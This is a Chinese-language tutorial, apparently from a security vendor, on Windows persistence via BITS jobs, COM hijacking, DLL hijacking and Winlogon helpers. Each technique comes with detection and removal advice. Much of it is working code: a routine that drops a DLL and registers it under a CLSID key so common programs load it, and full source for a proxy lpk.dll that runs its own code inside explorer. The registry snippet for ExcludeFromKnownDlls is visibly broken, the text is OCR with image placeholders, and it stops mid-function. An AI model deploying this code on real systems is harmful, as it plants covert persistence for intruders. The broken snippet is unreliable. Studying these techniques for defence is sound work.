
查看BITS任务列表，发现任务依然存在



重启计算机，发现弹出对话框，BITS任务依然存在。



执行命令“bitsadmin /complete TopSec”，出现拷贝到C盘的程序cmd.exe,任务完成。



检查及清除方法

BITS服务的运行状态可以使用SC查询程序来监视（命令：sc query bits），任务列表由BITSAdmin来查询，监控和分析由BITS生成的网络活动。

Com组件劫持

代码及原理介绍

COM是Component Object Model （组件对象模型）的缩写，COM组件由DLL和EXE形式发布的可执行代码所组成。每个COM组件都有一个CLSID，这个CLSID是注册的时候写进注册表的，可以把这个CLSID理解为这个组件最终可以实例化的子类的一个ID。这样就可以通过查询注册表中的CLSID来找到COM组件所在的dll的名称。

所以要想COM劫持，必须精心挑选CLSID，尽量选择应用范围广的CLSID。这里，我们选择的CLSID为：{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}，来实现对 CAccPropServicesClass 和 MMDeviceEnumerator 的劫持。系统很多正常程序启动时需要调用这两个实例。例如计算器。

```
Dll存放的位置：//%APPDATA%Microsoft/Installer/{BCDE0395-E52F-467C-8E3D-C4579291692E}
```


接下来就是修改注册表，在指定路径添加文件，具体代码如下：


```
void CPersistenceDlg::comHijacking()

{

    HKEY hKey;

    DWORD dwDisposition;

    //%APPDATA%Microsoft/Installer/{BCDE0395-E52F-467C-8E3D-C45792916//92E}

    char system1[] = "C:\\Users\\TopSec\\AppData\\Roaming\\Microsoft\\Installer
\\{BCDE0395-E52F-467C-8E3D-C4579291692E}\\TopSec.dll";

    char system2[] = "Apartment";

    string defaultPath = "C:\\Users\\TopSec\\AppData\\Roaming\\Microsoft\\Instal
ler\\{BCDE0395-E52F-467C-8E3D-C4579291692E}";

    string szSaveName = "C:\\Users\\TopSec\\AppData\\Roaming\\Microsoft\\Install
er\\{BCDE0395-E52F-467C-8E3D-C4579291692E}\\TopSec.dll";

    if (FALSE == m_Com)

    {

        //string folderPath = defaultPath + "\\testFolder";

        string command;

        command = "mkdir -p " + defaultPath;

        system(command.c_str());

        // 释放资源

        BOOL bRet = FreeMyResource(IDR_MYRES23, "MYRES2", system1);

        if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,

            "Software\\Classes\\CLSID\\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\\I
nprocServer32", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition))

        {

            ShowError("RegCreateKeyExA");

            return;

        }

        if (ERROR_SUCCESS != RegSetValueExA(hKey, NULL, 0, REG_SZ, (BYTE*)system
1, (1 + ::lstrlenA(system1))))

        {

            ShowError("RegSetValueEx");

            return;

        }

        if (ERROR_SUCCESS != RegSetValueExA(hKey, "ThreadingModel", 0, REG_SZ,
(BYTE*)system2, (1 + ::lstrlenA(system2))))

        {

            ShowError("RegSetValueEx");
```

```
            return;
        }
        ::MessageBoxA(NULL, "comHijacking OK!", "OK", MB_OK);
        m_Com = TRUE;
    }
    else
    {
        if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,
            "Software\\Classes\\CLSID\\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\\I
nprocServer32", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition))
        {
            ShowError("RegCreateKeyExA");
            return;
        }
        if (ERROR_SUCCESS != RegDeleteValueA(hKey, NULL))
        {
            ShowError("RegDeleteValueA");
            return;
        }
        if (ERROR_SUCCESS != RegDeleteValueA(hKey, "ThreadingModel"))
        {
            ShowError("RegDeleteValueA");
            return;
        }
        remove(szSaveName.c_str());
        remove(defaultPath.c_str());
        ::MessageBoxA(NULL, "Delete comHijacking OK!", "OK", MB_OK);
        m_Com = FALSE;
    }
    UpdateData(FALSE);
}
```


运行效果图

运行后，文件和注册表如下：





运行计算器，弹出对话框：



检查及清除方法

由于COM对象是操作系统和已安装软件的合法部分，因此直接阻止对COM对象的更改可能会对正常的功能产生副作用。相比之下，使用白名单识别潜在的病毒会更有效。

现有COM对象的注册表项可能很少发生更改。当具有已知路径和二进制的条目被替换或更改为异常值以指向新位置中的未知二进制时，它可能是可疑的行为，应该进行调查。同样，如果收集和分析程序DLL加载，任何与COM对象注册表修改相关的异常DLL加载都可能表明已执行COM劫持。

DLL劫持

代码及原理介绍

众所周知，Windows有资源共享机制，当对象想要访问此共享功能时，它会将适当的DLL加载到其内存空间中。但是，这些可执行文件并不总是知道DLL在文件系统中的确切位置。为了解决这个问题，Windows实现了不同目录的搜索顺序，其中可以找到这些DLL。

系统使用DLL搜索顺序取决于是否启用安全DLL搜索模式。

WindowsXP默认情况下禁用安全DLL搜索模式。之后默认启用安全DLL搜索模式

若要使用此功能，需创建HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode注册表值，0为禁止，1为启用。

SafeDLLSearchMode启用后，搜索顺序如下：

1. 从其中加载应用程序的目录、
2. 系统目录。使用GetSystemDirectory函数获取此目录的路径。
3. 16位系统目录。没有获取此目录的路径的函数，但会搜索它。
4. Windows目录。 使用GetWindowsDirectory函数获取此目录。
5. 当前目录。
6. PATH环境变量中列出的目录。

SafeDLLSearchMode禁用后，搜索顺序如下：

1. 从其中加载应用程序的目录
2. 当前目录
3. 系统目录。使用GetSystemDirectory函数获取此目录的路径。
4. 16位系统目录。没有获取此目录的路径的函数，但会搜索它。
5. Windows目录。 使用GetWindowsDirectory函数获取此目录。
6. PATH环境变量中列出的目录。

DLL劫持利用搜索顺序来加载恶意DLL以代替合法DLL。如果应用程序使用Windows的DLL搜索来查找DLL，且攻击者可以将同名DLL的顺序置于比合法DLL更高的位置，则应用程序将加载恶意DLL。

可以用来劫持系统程序，也可以劫持用户程序。劫持系统程序具有兼容性，劫持用户程序则有针对性。结合本文的主题，这里选择劫持系统程序。


可以劫持的dll有：

lpk.dll、usp10.dll、msimg32.dll、midimap.dll、ksuser.dll、comres.dll、ddraw.dll

以lpk.dll为列，explorer桌面程序的启动需要加载lpk.dll，当进入桌面后lpk.dll便被加载了，劫持lpk.dll之后，每次启动系统，自己的lpk.dll都会被加载，实现了持久化攻击的效果。

下面就是要构建一个lpk.dll：

1. 将系统下的lpk.dll导入IDA，查看导出表的函数



2. 构造一个和lpk.dll一样的导出表

3. 加载系统目录下的lpk.DLL；

4. 将导出函数转发到系统目录下的LPK.DLL上

5. 在初始化函数中加入我们要执行的代码。

具体dll代码如下：

```
#include "pch.h"
#include <windows.h>
#include <process.h>
// 导出函数
#pragma comment(linker, "/EXPORT:LpkInitialize=_AheadLib_LpkInitialize,@1")
#pragma comment(linker, "/EXPORT:LpkTabbedTextOut=_AheadLib_LpkTabbedTextOut,@
2")
#pragma comment(linker, "/EXPORT:LpkDllInitialize=_AheadLib_LpkDllInitialize,@
3")
#pragma comment(linker, "/EXPORT:LpkDrawTextEx=_AheadLib_LpkDrawTextEx,@4")
#pragma comment(linker, "/EXPORT:LpkExtTextOut=_AheadLib_LpkExtTextOut,@6")
#pragma comment(linker, "/EXPORT:LpkGetCharacterPlacement=_AheadLib_LpkGetCharac
terPlacement,@7")
#pragma comment(linker, "/EXPORT:LpkGetTextExtentExPoint=_AheadLib_LpkGetTextExt
entExPoint,@8")
#pragma comment(linker, "/EXPORT:LpkPSMTextOut=_AheadLib_LpkPSMTextOut,@9")
#pragma comment(linker, "/EXPORT:LpkUseGDIWidthCache=_AheadLib_LpkUseGDIWidthCac
he,@10")
#pragma comment(linker, "/EXPORT:ftsWordBreak=_AheadLib_ftsWordBreak,@11")
// 宏定义
#define EXTERNC extern "C"
#define NAKED __declspec(naked)
#define EXPORT __declspec(dllexport)

#define ALCPP EXPORT NAKED
#define ALSTD EXTERNC EXPORT NAKED void __stdcall
#define ALCFAST EXTERNC EXPORT NAKED void __fastcall
#define ALCDECL EXTERNC NAKED void __cdecl
//LpkEditControl导出的是数组，不是单一的函数（by Backer）
EXTERNC void __cdecl AheadLib_LpkEditControl(void);
EXTERNC __declspec(dllexport) void (*LpkEditControl[14])() = { AheadLib_LpkEditC
ontrol };
//添加全局变量
BOOL g_bInited = FALSE;
// AheadLib 命名空间
namespace AheadLib
{
    HMODULE m_hModule = NULL;    // 原始模块句柄

    // 加载原始模块
    BOOL WINAPI Load()
    {
        TCHAR tzPath[MAX_PATH];
        TCHAR tzTemp[MAX_PATH * 2];

        GetSystemDirectory(tzPath, MAX_PATH);
        lstrcat(tzPath, TEXT("\\lpk.dll"));
        OutputDebugString(tzPath);
        m_hModule = LoadLibrary(tzPath);
        if (m_hModule == NULL)
        {
            wsprintf(tzTemp, TEXT("无法加载 %s，程序无法正常运行。"), tzPath);
            MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);
        };

        return (m_hModule != NULL);
    }

    // 释放原始模块
    VOID WINAPI Free()
    {
        if (m_hModule)
        {
            FreeLibrary(m_hModule);
        }
    }
```

```
    // 获取原始函数地址
    FARPROC WINAPI GetAddress(PCSTR pszProcName)
    {
        FARPROC fpAddress;
        CHAR szProcName[16];
        TCHAR tzTemp[MAX_PATH];

        fpAddress = GetProcAddress(m_hModule, pszProcName);
        if (fpAddress == NULL)
        {
            if (HIWORD(pszProcName) == 0)
            {
                wsprintfA(szProcName, "%p", pszProcName);
                pszProcName = szProcName;
            }

            wsprintf(tzTemp, TEXT("无法找到函数 %hs，程序无法正常运行。"), pszProcNam
e);
            MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);
            ExitProcess(-2);
        }

        return fpAddress;
    }
}
using namespace AheadLib;
//函数声明
void WINAPIV Init(LPVOID pParam);
void WINAPIV Init(LPVOID pParam)
{
    MessageBoxA(0, "Hello Topsec", "Hello Topsec", 0);//在这里添加DLL加载代码
    return;
}
// 入口函数
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
{

    if (dwReason == DLL_PROCESS_ATTACH)
    {
        DisableThreadLibraryCalls(hModule);
        if (g_bInited == FALSE) {
            Load();
            g_bInited = TRUE;
        }

        //LpkEditControl这个数组有14个成员，必须将其复制过来
        memcpy((LPVOID)(LpkEditControl + 1), (LPVOID)((int*)GetAddress("LpkEditC
ontrol") + 1), 52);
        _beginthread(Init, NULL, NULL);
    }
    else if (dwReason == DLL_PROCESS_DETACH)
    {
        Free();
    }
    return TRUE;
}
// 导出函数
ALCDECL AheadLib_LpkInitialize(void)
{
    if (g_bInited == FALSE) {
        Load();
        g_bInited = TRUE;
    }
    GetAddress("LpkInitialize");
    __asm JMP EAX;
}
// 导出函数
ALCDECL AheadLib_LpkTabbedTextOut(void)
```

```
{
    GetAddress("LpkTabbedTextOut");
    __asm JMP EAX;
}
// 导出函数
ALCDECL AheadLib_LpkDllInitialize(void)
{
    GetAddress("LpkDllInitialize");
    __asm JMP EAX;
}
// 导出函数
ALCDECL AheadLib_LpkDrawTextEx(void)
{
    GetAddress("LpkDrawTextEx");
    __asm JMP EAX;
}


// 导出函数
ALCDECL AheadLib_LpkEditControl(void)
{
    GetAddress("LpkEditControl");
    __asm jmp DWORD ptr[EAX];//这里的LpkEditControl是数组，eax存的是函数指针
}


// 导出函数
ALCDECL AheadLib_LpkExtTextOut(void)
{
    GetAddress("LpkExtTextOut");
    __asm JMP EAX;
}


// 导出函数
ALCDECL AheadLib_LpkGetCharacterPlacement(void)
{
    GetAddress("LpkGetCharacterPlacement");
    __asm JMP EAX;
}


// 导出函数
ALCDECL AheadLib_LpkGetTextExtentExPoint(void)
{
    GetAddress("LpkGetTextExtentExPoint");
    __asm JMP EAX;
}


// 导出函数
ALCDECL AheadLib_LpkPSMTextOut(void)
{
    GetAddress("LpkPSMTextOut");
    __asm JMP EAX;
}



// 导出函数
ALCDECL AheadLib_LpkUseGDIWidthCache(void)
{
    GetAddress("LpkUseGDIWidthCache");
    __asm JMP EAX;
}
```


```
// 导出函数
ALCDECL AheadLib_ftsWordBreak(void)
{
    GetAddress("ftsWordBreak");
    __asm JMP EAX;
}
```

最后修改注册表键值
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager
ExcludeFromKnownDlls，把lpk.dll加进去。


```
HKEY hKey;

DWORD dwDisposition;

const char path[] = "lpk.dll";

RegCreateKeyExA(HKEY_LOCAL_MACHINE," System \\ CurrentControlSet \\ Control\\ Se
ssionManager ", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition));

RegSetValueExA(hKey, NULL, 0, REG_MULTI_SZ, (BYTE*)path, (1 + ::lstrlenA(pat
h)));
```

运行效果图


将生成的lpk.dll放到c:/Windows目录




重启系统，自动弹出对话框



查找explorer，加载的正是我们的lpk.dll



注册表修改如下



检查及清除方法

启用安全DLL搜索模式，与此相关的Windows注册表键位于HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SafeDLLSearchMode

监视加载到进程中的DLL，并检测具有相同文件名但路径异常的DLL。

winlogon helper

原理及代码介绍

Winlogon.exe进程是Windows操作系统中非常重要的一部分，Winlogon用于执行与Windows登录过程相关的各种关键任务，例如，当在用户登录时，Winlogon进程负责将用户配置文件加载到注册表中。

Winlogon进程会HOOK系统函数监控键盘是否按下Ctrl + Alt + Delete，这被称为“Secure Attention Sequence”，这就是为什么一些系统会配置为要求您在登录前按Ctrl + Alt + Delete。这种键盘快捷键的组合被Winlogon.exe捕获，确保您安全登录桌面，其他程序无法监控您正在键入的密码或模拟登录对话框。Windows登录应用程序还会捕获用户的键盘和鼠标活动，在一段时间未发现键盘和鼠标活动时启动屏幕保护程序。

总之，Winlogon是登录过程的关键部分，需要持续在后台运行。如果您有兴趣，Microsoft还提供Winlogon进程的更详细的技术说明 (https://msdn.microsoft.com/en-us/library/windows/desktop/aa379434(v=vs.85).aspx)，在此不再赘述。

在注册表项HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\和HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\用于管理支持Winlogon的帮助程序和扩展功能，对这些注册表项的恶意修改可能导致Winlogon加载和执行恶意DLL或可执行文件。已知以下子项可能容易被恶意代码所利用：

Winlogon\Notify - 指向处理Winlogon事件的通知包DLL

Winlogon\Userinit - 指向userinit.exe，即用户登录时执行的用户初始化程序

Winlogon\Shell - 指向explorer.exe，即用户登录时执行的系统shell

攻击者可以利用这些功能重复执行恶意代码建立持久后门，如下的代码演示了如何通过在Winlogon\Shell子键添加恶意程序路径实现驻留系统的目的。

```
BOOL add_winlogon_helper()
{
    BOOL ret = FALSE;
    LONG rcode = NULL;
    DWORD key_value_type;
    BYTE shell_value_buffer[MAX_PATH * 2];
    DWORD value_buffer_size = sizeof(shell_value_buffer) ;
    HKEY winlogon_key = NULL;
    DWORD set_value_size;
    BYTE path[MAX_PATH];


